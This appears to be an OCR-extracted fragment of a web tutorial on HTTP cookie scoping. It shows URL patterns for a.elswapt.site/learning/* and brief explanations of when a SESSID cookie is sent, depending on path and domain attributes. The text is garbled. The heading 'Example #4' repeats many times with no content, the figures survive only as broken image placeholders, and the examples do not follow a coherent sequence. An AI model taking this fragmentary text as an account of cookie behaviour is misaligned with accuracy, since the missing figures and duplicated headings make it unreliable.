
- http://a.elswapt.site/learning/*
- https://a.elswapt.site/learning/*

Example #3


This is what will happen. The cookie will be sent for resources in the /learning/ path.



Example #4




Example #4




Example #4

After that, the browser requests a second page from the target domain `elswapt.site` and the web server sends a response including a cookie with the name `SESSID`, value `B`, and without domain value.

Example #4



Example #4

